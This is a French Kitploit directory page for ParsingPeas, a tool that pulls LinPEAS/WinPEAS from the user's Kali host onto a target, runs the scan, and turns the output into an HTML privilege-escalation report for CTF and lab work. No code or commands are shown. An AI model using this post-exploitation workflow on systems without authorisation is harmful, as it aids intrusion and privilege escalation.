

Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
ParsingPeas — Analyseur HTML pour la sortie de PEAS avec des fonctionnalités supplémentaires | Kitploit
Outils/GitHubGitHub/yuvalmil/parsingpeas
Escalade de PrivilègesScripting et AutomatisationCollecte d'InformationsPost-ExploitationCTFTests d'IntrusionUtilitaires et FrameworksApprentissage et ÉducationLabs et Pratique
GitHubyuvalmil/parsingpeas

ParsingPeas

1591430il y a 4 moisVérifié par Kitploit
Partager

Analyseur HTML pour la sortie de PEAS avec des fonctionnalités supplémentaires

Voir le dépôt

ParsingPeas 🥒

Collecte automatisée de PEASS + un rapport HTML propre et portable pour le travail d'escalade de privilèges en CTF et en laboratoire.

License: MIT Python 3.8+

Exécutez une seule commande sur la cible. ParsingPeas récupère LinPEAS/WinPEAS depuis votre hôte Kali, lance l'analyse, renvoie la sortie et la transforme en un unique rapport HTML autonome que vous pouvez lire, rechercher, trier et conserver — sans transfert manuel de fichiers, sans Internet sur la cible.


Captures d'écran

Résumé du rapport — sections regroupées par catégories propres à LinPEAS, avec des points de signalement et une barre des résultats :

Résumé du rapport

Résultats uniquement — un clic filtre le rapport et la barre latérale pour n'afficher que les sections avec des hits critiques/élevés :

Résultats uniquement

Sortie terminal complète — l'intégralité du scan, fidèlement colorisée ; interrogeable avec Ctrl+F :

Sortie terminal complète


